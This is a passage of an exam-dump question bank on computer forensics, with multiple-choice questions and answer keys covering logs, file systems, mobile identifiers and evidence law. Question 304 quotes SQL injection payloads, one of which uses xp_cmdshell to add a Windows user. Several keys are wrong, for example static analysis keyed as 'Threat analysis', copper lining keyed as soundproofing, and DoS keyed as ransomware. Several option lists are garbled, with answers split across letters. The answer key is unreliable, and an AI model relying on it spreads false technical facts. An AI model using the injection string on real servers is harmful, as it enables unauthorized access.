- D. Kernal injection

Answer: A

NEW QUESTION 274

- (Exam Topic 4)

What command-line tool enables forensic Investigator to establish communication between an Android device and a forensic workstation in order to perform data acquisition from the device?

- A. APK Analyzer
- B. SDK Manager
- C. Android Debug Bridge
- D. Xcode

Answer: C

NEW QUESTION 276

- (Exam Topic 4)

When Investigating a system, the forensics analyst discovers that malicious scripts were Injected Into benign and trusted websites. The attacker used a web application to send malicious code. In the form of a browser side script, to a different end-user. What attack was performed here?

- A. Brute-force attack
- B. Cookie poisoning attack
- C. Cross-site scripting attack
- D. SQL injection attack

Answer: C

NEW QUESTION 279

- (Exam Topic 4)

Adam Is thinking of establishing a hospital In the US and approaches John, a software developer to build a site and host it for him on one of the servers, which would be used to store patient health records. He has learned from his legal advisors that he needs to have the server's log data reviewed and managed according to certain standards and regulations. Which of the following regulations are the legal advisors referring to?

- A. Data Protection Act of 2018
- B. Payment Card Industry Data Security Standard (PCI DSS)
- C. Electronic Communications Privacy Act
- D. Health Insurance Portability and Accountability Act of 1996 (HIPAA)

Answer: D

NEW QUESTION 284

- (Exam Topic 4)

This law sets the rules for commercial email, establishes requirements for commercial messages, gives recipients the right to have you stop emailing them, and spells out tough penalties for violations.

- A. The CAN-SPAM act
- B. Federal Spam act
- C. Telemarketing act
- D. European Anti-Spam act

Answer: A

NEW QUESTION 288

- (Exam Topic 4)

"No action taken by law enforcement agencies or their agents should change data held on a computer or storage media which may subsequently be relied upon in court" - this principle Is advocated by which of the following?

- A. The Association of Chief Police Officers (ACPO) Principles of Digital Evidence
- B. Locard's exchange principle
- C. Scientific Working Group on Imaging Technology (SWGIT)
- D. FBI Cyber Division

Answer: A

NEW QUESTION 293

- (Exam Topic 4)

This is a statement, other than one made by the declarant while testifying at the trial or hearing, offered in evidence to prove the truth of the matter asserted. Which among the following is suitable for the above statement?

- A. Testimony by the accused
- B. Limited admissibility
- C. Hearsay rule
- D. Rule 1001

Answer: C

NEW QUESTION 294

- (Exam Topic 4)

Mark works for a government agency as a cyber-forensic investigator. He has been given the task of restoring data from a hard drive. The partition of the hard drive was deleted by a disgruntled employee In order to hide their nefarious actions. What tool should Mark use to restore the data?

- A. EFSDump
- B. Diskmon D
- C. iskvlew
- D. R-Studio

Answer: D

NEW QUESTION 298

- (Exam Topic 4)

An investigator Is examining a file to identify any potentially malicious content. To avoid code execution and still be able to uncover hidden indicators of compromise (IOC), which type of examination should the investigator perform:

- A. Threat hunting
- B. Threat analysis
- C. Static analysis
- D. Dynamic analysis

Answer: B

NEW QUESTION 299

- (Exam Topic 4)

During an investigation, Noel found a SIM card from the suspect's mobile. The ICCID on the card is 8944245252001451548. What do the first four digits (89 and 44) in the ICCID represent?

- A. TAC and industry identifier
- B. Country code and industry identifier
- C. Industry identifier and country code
- D. Issuer identifier number and TAC

Answer: C

NEW QUESTION 304

- (Exam Topic 4)

A forensic analyst has been tasked with investigating unusual network activity inside a retail company's network. Employees complain of not being able to access services, frequent rebooting, and anomalies in log files. The investigator requested log files from the IT administrator and after carefully reviewing them, he finds the following log entry:

```
12:34:35 192.2.3.4 HEAD GET /login.asp?username=blah" or 1=1 - 12:34:35 192.2.3.4 HEAD GET  
/login.asp?username=blah" or )1=1 (-- 12:34:35 192.2.3.4 HEAD GET  
/login.asp?username+blah" or exec master..xp_cmdshell 'net user test testpass - -
```

What type of attack was performed on the company's web application?

- A. Directory transversal
- B. Unvalidated input
- C. Log tampering
- D. SQL injection

Answer: D

NEW QUESTION 307

- (Exam Topic 4)

Storage location of Recycle Bin for NTFS file systems (Windows Vista and later) is located at:

- A. Drive:\\$ Recycl
- B. Bin
- C. Drive\ARECYCIE.BIN
- D. Drive:\RECYCLER
- E. Drive:\RECYCLED

Answer: C

NEW QUESTION 312

- (Exam Topic 4)

An investigator seized a notebook device installed with a Microsoft Windows OS. Which type of files would support an investigation of the data size and structure in the device?

- A. Ext2 and Ext4
- B. APFS and HFS
- C. HFS and GNUC
- D. NTFS and FAT

Answer: D

NEW QUESTION 314

- (Exam Topic 4)

Which of the following statements is true with respect to SSDs (solid-state drives)?

- A. Like HDD
- B. SSDs also have moving parts
- C. SSDs cannot store non-volatile data
- D. SSDs contain tracks, clusters, and sectors to store data
- E. Faster data access, lower power usage, and higher reliability are some of the major advantages of SSDs over HDDs

Answer: D

NEW QUESTION 318

- (Exam Topic 4)

Which of the following is considered as the starting point of a database and stores user data and database objects in an MS SQL server?

- A. lbddata1
- B. Application data files (ADF)
- C. Transaction log data files (LDF)
- D. Primary data files (MDF)

Answer: C

NEW QUESTION 319

- (Exam Topic 4)

Which "Standards and Criteria" under SWDGE states that "the agency must use hardware and software that are appropriate and effective for the seizure or examination procedure"?

- A. Standards and Criteria 1.7
- B. Standards and Criteria 1.6
- C. Standards and Criteria 1.4
- D. Standards and Criteria 1.5

Answer: D

NEW QUESTION 321

- (Exam Topic 4)

On NTFS file system, which of the following tools can a forensic Investigator use In order to identify timestomping of evidence files?

- A. wbStego
- B. Exiv2
- C. analyzeMFT
- D. Timestomp

Answer: D

NEW QUESTION 322

- (Exam Topic 4)

Which of the following methods of mobile device data acquisition captures all the data present on the device, as well as all deleted data and access to unallocated space?

- A. Manual acquisition
- B. Logical acquisition
- C. Direct acquisition
- D. Physical acquisition

Answer: D

NEW QUESTION 326

- (Exam Topic 4)

Which set of anti-forensic tools/techniques allows a program to compress and/or encrypt an executable file to hide attack tools from being detected by reverse-engineering or scanning?

- A. Packers
- B. Emulators
- C. Password crackers
- D. Botnets

Answer: A

NEW QUESTION 329

- (Exam Topic 4)

In a Filesystem Hierarchy Standard (FHS), which of the following directories contains the binary files required for working?

- A. /sbin
- B. /proc
- C. /mm
- D. /media

Answer: A

NEW QUESTION 333

- (Exam Topic 4)

Ronald, a forensic investigator, has been hired by a financial services organization to Investigate an attack on their MySQL database server, which is hosted on a Windows machine named WIN-DTRAI83202X. Ronald wants to retrieve information on the changes that have been made to the database. Which of the following files should Ronald examine for this task?

- A. relay-log.info
- B. WIN-DTRAI83202Xrelay-bin.index
- C. WIN-DTRAI83202Xslow.log
- D. WIN-DTRAI83202X-bin.nnnnnn

Answer: C

NEW QUESTION 337

- (Exam Topic 4)

You are an information security analyst at a large pharmaceutical company. While performing a routine review of audit logs, you have noticed a significant amount of egress traffic to various IP addresses on destination port 22 during off-peak hours. You researched some of the IP addresses and found that many of them are in Eastern Europe. What is the most likely cause of this traffic?

- A. Malicious software on internal system is downloading research data from partner SFTP servers in Eastern Europe
- B. Internal systems are downloading automatic Windows updates
- C. Data is being exfiltrated by an advanced persistent threat (APT)
- D. The organization's primary internal DNS server has been compromised and is performing DNS zone transfers to malicious external entities

Answer: C

NEW QUESTION 340

- (Exam Topic 4)

A call detail record (CDR) provides metadata about calls made over a phone service. From the following data fields, which one is not contained in a CDR.

- A. The call duration
- B. A unique sequence number identifying the record
- C. The language of the call
- D. Phone number receiving the call

Answer: C

NEW QUESTION 342

- (Exam Topic 4)

Maria has executed a suspicious executable file in a controlled environment and wants to see if the file adds/modifies any registry value after execution via Windows Event Viewer. Which of the following event ID should she look for in this scenario?

- A. Event ID 4657
- B. Event ID 4624
- C. Event ID 4688
- D. Event ID 7040

Answer: A

NEW QUESTION 347

- (Exam Topic 4)

Cybercriminals sometimes use compromised computers to commit other crimes, which may involve using computers or networks to spread malware or illegal information. Which type of cybercrime stops users from using a device or network, or prevents a company from providing a software service to its customers?

- A. Denial-of-Service (DoS) attack
- B. Malware attack
- C. Ransomware attack
- D. Phishing

Answer: C

NEW QUESTION 351

- (Exam Topic 4)

Which of the following applications will allow a forensic investigator to track the user login sessions and user transactions that have occurred on an MS SQL Server?

- A. ApexSQL Audit
- B. netcat
- C. Notepad++
- D. Event Log Explorer

Answer: A

NEW QUESTION 356

- (Exam Topic 4)

Which of the following directories contains the binary files or executables required for system maintenance and administrative tasks on a Linux system?

- A. /sbin
- B. /bin
- C. /usr
- D. /lib

Answer: A

NEW QUESTION 357

- (Exam Topic 4)

William is examining a log entry that reads 192.168.0.1 - - [18/Jan/2020:12:42:29 +0000] "GET / HTTP/1.1" 200 1861. Which of the following logs does the log entry belong to?

- A. The combined log format of Apache access log
- B. The common log format of Apache access log
- C. Apache error log
- D. IIS log

Answer: A

NEW QUESTION 358

- (Exam Topic 4)

Brian has the job of analyzing malware for a software security company. Brian has setup a virtual environment that includes virtual machines running various versions of OSes. Additionally, Brian has setup separated virtual networks within this environment. The virtual environment does not connect to the company's intranet nor does it connect to the external Internet. With everything setup, Brian now received an executable file from a client that has undergone a cyberattack. Brian ran the executable file in the virtual environment to see what it would do. What type of analysis did Brian perform?

- A. Static malware analysis
- B. Status malware analysis
- C. Dynamic malware analysis
- D. Static OS analysis

Answer: C

NEW QUESTION 359

- (Exam Topic 4)

"To ensure that the digital evidence is collected, preserved, examined, or transferred in a manner safeguarding the accuracy and reliability of the evidence, law enforcement, and forensics organizations must establish and maintain an effective quality system." Is a principle established by:

- A. NCIS
- B. NIST
- C. EC-Council
- D. SWGDE

Answer: B

NEW QUESTION 361

- (Exam Topic 4)

Fred, a cybercrime investigator for the FBI, finished storing a solid-state drive in a static resistant bag and filled out the chain of custody form. Two days later, John grabbed the solid-state drive and created a clone of it (with write blockers enabled) in order to investigate the drive. He did not document the chain of custody though. When John was finished, he put the solid-state drive back in the static resistant bag and placed it back in the evidence locker. A day later, the court trial began and upon presenting the evidence and the supporting documents, the chief justice outright rejected them. Which of the following statements strongly support the reason for rejecting the evidence?

- A. Block clones cannot be created with solid-state drives
- B. Write blockers were used while cloning the evidence
- C. John did not document the chain of custody
- D. John investigated the clone instead of the original evidence itself

Answer: C

NEW QUESTION 365

- (Exam Topic 4)

An investigator wants to extract passwords from SAM and System Files. Which tool can the investigator use to obtain a list of users, passwords, and their hashes in this case?

- A. PWdump7
- B. HashKey
- C. NtLm
- D. FileMerlin

Answer: A

NEW QUESTION 367

- (Exam Topic 4)

Frank, a cloud administrator in his company, needs to take backup of the OS disks of two Azure VMs that store business-critical data. Which type of Azure blob storage can he use for this purpose?

- A. Append blob
- B. Medium blob
- C. Block blob
- D. Page blob

Answer: D

NEW QUESTION 368

- (Exam Topic 4)

Williamson is a forensic investigator. While investigating a case of data breach at a company, he is maintaining a document that records details such as the forensic processes applied on the collected evidence, particulars of people handling it, the dates and times when it is being handled, and the place of storage of the evidence. What do you call this document?

- A. Consent form
- B. Log book
- C. Authorization form
- D. Chain of custody

Answer: D

NEW QUESTION 371

- (Exam Topic 4)

Cloud forensic investigations impose challenges related to multi-jurisdiction and multi-tenancy aspects. To have a better understanding of the roles and responsibilities between the cloud service provider (CSP) and the client, which document should the forensic investigator review?

- A. Service level agreement
- B. Service level management
- C. National and local regulation
- D. Key performance indicator

Answer: A

NEW QUESTION 373

- (Exam Topic 4)

Edgar is part of the FBI's forensic media and malware analysis team; he is analyzing a current malware and is conducting a thorough examination of the suspect system, network, and other connected devices. Edgar's approach is to execute the malware code to know how it interacts with the host system and its impacts on it. He is also using a virtual machine and a sandbox environment.

What type of malware analysis is Edgar performing?

- A. Malware disassembly
- B. VirusTotal analysis
- C. Static analysis
- D. Dynamic malware analysis/behavioral analysis

Answer: D

NEW QUESTION 377

- (Exam Topic 4)

Consider a scenario where the perpetrator of a dark web crime has uninstalled Tor browser from their computer after committing the crime. The computer has been seized by law enforcement so they can investigate it for artifacts of Tor browser usage. Which of the following should the investigators examine to establish the use of Tor browser on the suspect machine?

- A. Swap files
- B. Files in Recycle Bin
- C. Security logs
- D. Prefetch files

Answer: A

NEW QUESTION 381

- (Exam Topic 4)

ISO/IEC 17025 is an accreditation for which of the following:

- A. CHFI issuing agency
- B. Encryption
- C. Forensics lab licensing
- D. Chain of custody

Answer: C

NEW QUESTION 386

- (Exam Topic 4)

An EC2 instance storing critical data of a company got infected with malware. The forensics team took the EBS volume snapshot of the affected instance to perform further analysis and collected other data of evidentiary value. What should be their next step?

- A. They should pause the running instance
- B. They should keep the instance running as it stores critical data
- C. They should terminate all instances connected via the same VPC
- D. They should terminate the instance after taking necessary backup

Answer: D

NEW QUESTION 389

- (Exam Topic 4)

An investigator is checking a Cisco firewall log that reads as follows:

Aug 21 2019 09:16:44: %ASA-1-106021: Deny ICMP reverse path check from 10.0.0.44 to 10.0.0.33 on Interface outside

What does %ASA-1-106021 denote?

- A. Mnemonic message
- B. Type of traffic

- C. Firewall action
- D. Type of request

Answer: C

NEW QUESTION 394

- (Exam Topic 4)

Debbie has obtained a warrant to search a known pedophile's house. Debbie went to the house and executed the search warrant to seize digital devices that have been recorded as being used for downloading illicit images. She seized all digital devices except a digital camera. Why did she not collect the digital camera?

- A. The digital camera was not listed as one of the digital devices in the warrant
- B. The vehicle Debbie was using to transport the evidence was already full and could not carry more items
- C. Debbie overlooked the digital camera because it is not a computer system
- D. The digital camera was old
- E. It had a cracked screen, and did not have a battery
- F. Therefore, it could not have been used in a crime.

Answer: A

NEW QUESTION 395

- (Exam Topic 4)

Steve received a mail that seemed to have come from her bank. The mail has instructions for Steve to click on a link and provide information to avoid the suspension of her account. The link in the mail redirected her to a form asking for details such as name, phone number, date of birth, credit card number or PIN, CW code, SSNs, and email address. On a closer look, Steve realized that the URL of the form is not the same as that of her bank's. Identify the type of external attack performed by the attacker in the above scenario?

- A. Phishing
- B. Espionage
- C. Tailgating
- D. Brute-force

Answer: A

NEW QUESTION 398

- (Exam Topic 4)

Data density of a disk drive is calculated by using

- A. Slack space, bit density, and slack density.
- B. Track space, bit area, and slack space.
- C. Track density, areal density, and slack density.
- D. Track density, areal density, and bit density.

Answer: D

NEW QUESTION 400

- (Exam Topic 3)

Which of the following standards represents a legal precedent regarding the admissibility of scientific examinations or experiments in legal cases?

- A. SWGDE & SWGIT
- B. Daubert
- C. Frye
- D. IOCE

Answer: C

NEW QUESTION 403

- (Exam Topic 3)

Which of the following file systems uses Master File Table (MFT) database to store information about every file and directory on a volume?

- A. FAT File System
- B. ReFS
- C. exFAT
- D. NTFS File System

Answer: D

NEW QUESTION 405

- (Exam Topic 3)

The Recycle Bin exists as a metaphor for throwing files away, but it also allows a user to retrieve and restore files. Once the file is moved to the recycle bin, a record is added to the log file that exists in the Recycle Bin. Which of the following files contains records that correspond to each deleted file in the Recycle Bin?

- A. INFO2
- B. INFO1
- C. LOGINFO1
- D. LOGINFO2

Answer: D

NEW QUESTION 409

- (Exam Topic 3)

BMP (Bitmap) is a standard file format for computers running the Windows operating system. BMP images can range from black and white (1 bit per pixel) up to 24 bit color (16.7 million colors). Each bitmap file contains a header, the RGBQUAD array, information header, and image data. Which of the following element specifies the dimensions, compression type, and color format for the bitmap?

- A. Information header
- B. Image data
- C. The RGBQUAD array
- D. Header

Answer: A

NEW QUESTION 411

- (Exam Topic 3)

What do you call the process of studying the changes that have taken place across a system or a machine after a series of actions or incidents?

- A. Windows Services Monitoring
- B. System Baselining
- C. Start-up Programs Monitoring
- D. Host integrity Monitoring

Answer: D

NEW QUESTION 415

- (Exam Topic 3)

Gary, a computer technician, is facing allegations of abusing children online by befriending them and sending them illicit adult images from his office computer. What type of investigation does this case require?

- A. Administrative Investigation
- B. Criminal Investigation
- C. Both Criminal and Administrative Investigation
- D. Civil Investigation

Answer: B

NEW QUESTION 416

- (Exam Topic 3)

Hard disk data addressing is a method of allotting addresses to each of data on a hard disk.

- A. Physical block
- B. Operating system block
- C. Hard disk block
- D. Logical block

Answer: A

NEW QUESTION 417

- (Exam Topic 3)

Shane, a forensic specialist, is investigating an ongoing attack on a MySQL database server hosted on a Windows machine with SID "WIN-ABCDE12345F." Which of the following log file will help Shane in tracking all the client connections and activities performed on the database server?

- A. WIN-ABCDE12345F.err
- B. WIN-ABCDE12345F-bin.n
- C. WIN-ABCDE12345F.pid
- D. WIN-ABCDE12345F.log

Answer: D

NEW QUESTION 419

- (Exam Topic 3)

During the trial, an investigator observes that one of the principal witnesses is severely ill and cannot be present for the hearing. He decides to record the evidence and present it to the court. Under which rule should he present such evidence?

- A. Rule 1003: Admissibility of Duplicates
- B. Limited admissibility
- C. Locard's Principle
- D. Hearsay

Answer: B

NEW QUESTION 424

- (Exam Topic 3)

Raw data acquisition format creates of a data set or suspect drive.

- A. Segmented image files

- B. Simple sequential flat files
- C. Compressed image files
- D. Segmented files

Answer: B

NEW QUESTION 428

- (Exam Topic 3)

In which implementation of RAID will the image of a Hardware RAID volume be different from the image taken separately from the disks?

- A. RAID 1
- B. The images will always be identical because data is mirrored for redundancy
- C. RAID 0
- D. It will always be different

Answer: D

NEW QUESTION 432

- (Exam Topic 3)

What does the 56.58.152.114(445) denote in a Cisco router log?

Jun 19 23:25:46.125 EST: %SEC-4-IPACCESSLOGP: list internet-inbound denied udp 67.124.115.35(8084)

-> 56.58.152.114(445), 1 packet

- A. Source IP address
- B. None of the above
- C. Login IP address
- D. Destination IP address

Answer: D

NEW QUESTION 434

- (Exam Topic 3)

Which of the following commands shows you the username and IP address used to access the system via a remote login session and the type of client from which they are accessing the system?

- A. Net config
- B. Net sessions
- C. Net share
- D. Net stat

Answer: B

NEW QUESTION 435

- (Exam Topic 3)

An International Mobile Equipment Identifier (IMEI) is a 15-digit number that indicates the manufacturer, model type, and country of approval for GSM devices. The first eight digits of an IMEI number that provide information about the model and origin of the mobile device is also known as:

- A. Type Allocation Code (TAC)
- B. Integrated Circuit Code (ICC)
- C. Manufacturer Identification Code (MIC)
- D. Device Origin Code (DOC)

Answer: A

NEW QUESTION 440

- (Exam Topic 3)

Which among the following U.S. laws requires financial institutions—companies that offer consumers financial products or services such as loans, financial or investment advice, or insurance—to protect their customers' information against security threats?

- A. SOX
- B. HIPAA
- C. GLBA
- D. FISMA

Answer: C

NEW QUESTION 441

- (Exam Topic 3)

What document does the screenshot represent?

Laboratory or Agency Name :		Case Number :	
Received from (Name and Title)		Address and Telephone Number	
Location from where Evidence Obtained		Reason Evidence Was Obtained	Date and Time Evidence Was Obtained
Item Number	Quantity	Description of Item	

- A. Expert witness form
- B. Search warrant form
- C. Chain of custody form
- D. Evidence collection form

Answer: D

NEW QUESTION 444

- (Exam Topic 3)

Which of the following tool is used to locate IP addresses?

- A. SmartWhois
- B. Deep Log Analyzer
- C. Towelroot
- D. XRY LOGICAL

Answer: A

NEW QUESTION 449

- (Exam Topic 3)

Smith is an IT technician that has been appointed to his company's network vulnerability assessment team. He is the only IT employee on the team. The other team members include employees from Accounting, Management, Shipping, and Marketing. Smith and the team members are having their first meeting to discuss how they will proceed. What is the first step they should do to create the network vulnerability assessment plan?

- A. Their first step is to make a hypothesis of what their final findings will be.
- B. Their first step is to create an initial Executive report to show the management team.
- C. Their first step is to analyze the data they have currently gathered from the company or interviews.
- D. Their first step is the acquisition of required documents, reviewing of security policies and compliance.

Answer: D

NEW QUESTION 453

- (Exam Topic 3)

As a Certified Ethical Hacker, you were contracted by a private firm to conduct an external security assessment through penetration testing . What document describes the specifics of the testing, the associated violations, and essentially protects both the organization's interest and your liabilities as a tester?

- A. Project Scope
- B. Rules of Engagement
- C. Non-Disclosure Agreement
- D. Service Level Agreement

Answer: B

NEW QUESTION 456

- (Exam Topic 3)

Where should the investigator look for the Edge browser's browsing records, including history, cache, and cookies?

- A. ESE Database
- B. Virtual Memory
- C. Sparse files
- D. Slack Space

Answer: A

NEW QUESTION 460

- (Exam Topic 3)

An investigator has extracted the device descriptor for a 1GB thumb drive that looks like: Disk&Ven_Best_Buy&Prod_Geek_Squad_U3&Rev_6.15. What does the "Geek_Squad" part represent?

- A. Product description
- B. Manufacturer Details
- C. Developer description
- D. Software or OS used

Answer: A

NEW QUESTION 465

- (Exam Topic 3)

Which type of attack is possible when attackers know some credible information about the victim's password, such as the password length, algorithms involved, or the strings and characters used in its creation?

- A. Rule-Based Attack
- B. Brute-Forcing Attack
- C. Dictionary Attack
- D. Hybrid Password Guessing Attack

Answer: A

NEW QUESTION 467

- (Exam Topic 3)

Andie, a network administrator, suspects unusual network services running on a windows system. Which of the following commands should he use to verify unusual network services started on a Windows system?

- A. net serv
- B. netmgr
- C. lusmgr
- D. net start

Answer: D

NEW QUESTION 468

- (Exam Topic 3)

Gary is checking for the devices connected to USB ports of a suspect system during an investigation. Select the appropriate tool that will help him document all the connected devices.

- A. DevScan
- B. Devcon
- C. fsutil
- D. Reg.exe

Answer: B

NEW QUESTION 470

- (Exam Topic 3)

Which of the following is a non-zero data that an application allocates on a hard disk cluster in systems running on Windows OS?

- A. Sparse File
- B. Master File Table
- C. Meta Block Group
- D. Slack Space

Answer: B

NEW QUESTION 472

- (Exam Topic 3)

What is an investigator looking for in the rp.log file stored in a system running on Windows 10 operating system?

- A. Restore point interval
- B. Automatically created restore points
- C. System CheckPoints required for restoring
- D. Restore point functions

Answer: C

NEW QUESTION 476

- (Exam Topic 3)

Which of the following is a tool to reset Windows admin password?

- A. R-Studio
- B. Windows Password Recovery Bootdisk
- C. Windows Data Recovery Software
- D. TestDisk for Windows

Answer: B

NEW QUESTION 480

- (Exam Topic 3)

In Linux OS, different log files hold different information, which help the investigators to analyze various issues during a security incident. What information can the investigators obtain from the log file var/log/dmesg?

- A. Kernel ring buffer information
- B. All mail server message logs
- C. Global system messages
- D. Debugging log messages

Answer: A

NEW QUESTION 485

- (Exam Topic 3)

During an investigation of an XSS attack, the investigator comes across the term “[a-zA-Z0-9\%]” in analyzed evidence details. What is the expression used for?

- A. Checks for upper and lower-case alphanumeric string inside the tag, or its hex representation
- B. Checks for forward slash used in HTML closing tags, its hex or double-encoded hex equivalent
- C. Checks for opening angle bracket, its hex or double-encoded hex equivalent
- D. Checks for closing angle bracket, hex or double-encoded hex equivalent

Answer: B

NEW QUESTION 486

- (Exam Topic 3)

You are asked to build a forensic lab and your manager has specifically informed you to use copper for lining the walls, ceilings, and floor. What is the main purpose of lining the walls, ceilings, and floor with copper?

- A. To control the room temperature
- B. To strengthen the walls, ceilings, and floor
- C. To avoid electromagnetic emanations
- D. To make the lab sound proof

Answer: D

NEW QUESTION 487

- (Exam Topic 3)

MAC filtering is a security access control methodology, where a is assigned to each network card to determine access to the network.

- A. 48-bit address
- B. 24-bit address
- C. 16-bit address
- D. 32-bit address

Answer: A

NEW QUESTION 489

- (Exam Topic 3)

Which of the following is NOT an anti-forensics technique?

- A. Data Deduplication
- B. Steganography
- C. Encryption
- D. Password Protection

Answer: A

NEW QUESTION 492

- (Exam Topic 3)

A Linux system is undergoing investigation. In which directory should the investigators look for its current state data if the system is in powered on state?

- A. /auth
- B. /proc
- C. /var/log/debug
- D. /var/spool/cron/

Answer: B

NEW QUESTION 496

- (Exam Topic 3)

Gill is a computer forensics investigator who has been called upon to examine a seized computer. This computer, according to the police, was used by a hacker who gained access to numerous banking institutions to steal customer information. After preliminary investigations, Gill finds in the computer's log files that the hacker was able to gain access to these banks through the use of Trojan horses. The hacker then used these Trojan horses to obtain remote access to the

companies' domain controllers. From this point, Gill found that the hacker pulled off the SAM files from the domain controllers to then attempt and crack network passwords. What is the most likely password cracking technique used by this hacker to break the user passwords from the SAM files?

- A. Syllable attack
- B. Hybrid attack
- C. Brute force attack
- D. Dictionary attack

Answer: D

NEW QUESTION 498

- (Exam Topic 3)

Which of the following tool can reverse machine code to assembly language?

- A. PEiD
- B. RAM Capturer
- C. IDA Pro
- D. Deep Log Analyzer

Answer: C

NEW QUESTION 499

- (Exam Topic 3)

Which of the following examinations refers to the process of providing the opposing side in a trial the opportunity to question a witness?

- A. Cross Examination
- B. Direct Examination
- C. Indirect Examination
- D. Witness Examination

Answer: A

NEW QUESTION 504

- (Exam Topic 3)

Which of the following ISO standard defines file systems and protocol for exchanging data between optical disks?

- A. ISO 9660
- B. ISO/IEC 13940
- C. ISO 9060
- D. IEC 3490

Answer: A

NEW QUESTION 505

- (Exam Topic 3)

Consider that you are investigating a machine running an Windows OS released prior to Windows Vista. You are trying to gather information about the deleted files by examining the master database file named INFO2 located at C:\Recycler\<USER SID>. You read an entry named "Dd5.exe". What does Dd5.exe mean?

- A. D driv
- B. fifth file deleted, a .exe file
- C. D drive, fourth file restored, a .exe file
- D. D drive, fourth file deleted, a .exe file
- E. D drive, sixth file deleted, a .exe file

Answer: B

NEW QUESTION 509

- (Exam Topic 3)

Which of the following components within the android architecture stack take care of displaying windows owned by different applications?

- A. Media Framework
- B. Surface Manager
- C. Resource Manager
- D. Application Framework

Answer: D

NEW QUESTION 512

- (Exam Topic 3)

You are a Penetration Tester and are assigned to scan a server. You need to use a scanning technique wherein the TCP Header is split into many packets so that it becomes difficult to detect what the packets are meant for. Which of the below scanning technique will you use?

- A. Inverse TCP flag scanning
- B. ACK flag scanning
- C. TCP Scanning
- D. IP Fragment Scanning

Answer: D

NEW QUESTION 517

- (Exam Topic 3)

An attacker has compromised a cloud environment of a company and used the employee information to perform an identity theft attack. Which type of attack is this?

- A. Cloud as a subject
- B. Cloud as a tool
- C. Cloud as an object
- D. Cloud as a service

Answer: A

NEW QUESTION 518

- (Exam Topic 3)

Investigators can use the Type Allocation Code (TAC) to find the model and origin of a mobile device. Where is TAC located in mobile devices?

- A. International Mobile Equipment Identifier (IMEI)
- B. Integrated circuit card identifier (ICCID)
- C. International mobile subscriber identity (IMSI)
- D. Equipment Identity Register (EIR)

Answer: A

NEW QUESTION 519

- (Exam Topic 3)

James, a hacker, identifies a vulnerability in a website. To exploit the vulnerability, he visits the login page and notes down the session ID that is created. He appends this session ID to the login URL and shares the link with a victim. Once the victim logs into the website using the shared URL, James reloads the webpage (containing the URL with the session ID appended) and now, he can browse the active session of the victim. Which attack did James successfully execute?

- A. Cross Site Request Forgery
- B. Cookie Tampering
- C. Parameter Tampering
- D. Session Fixation Attack

Answer: D

NEW QUESTION 521

- (Exam Topic 3)

Which command line tool is used to determine active network connections?

- A. netsh
- B. nbstat
- C. nslookup
- D. netstat

Answer: D

NEW QUESTION 525

- (Exam Topic 3)

Sheila is a forensics trainee and is searching for hidden image files on a hard disk. She used a forensic investigation tool to view the media in hexadecimal code for simplifying the search process. Which of the following hex codes should she look for to identify image files?

- A. ff d8 ff
- B. 25 50 44 46
- C. d0 0f 11 e0
- D. 50 41 03 04

Answer: A

NEW QUESTION 529

- (Exam Topic 3)

Centralized binary logging is a process in which many websites write binary and unformatted log data to a single log file. What extension should the investigator look to find its log file?

- A. .cbl
- B. .log
- C. .ibl
- D. .txt

Answer: C

NEW QUESTION 532

- (Exam Topic 3)

Which of the following protocols allows non-ASCII files, such as video, graphics, and audio, to be sent through the email messages?

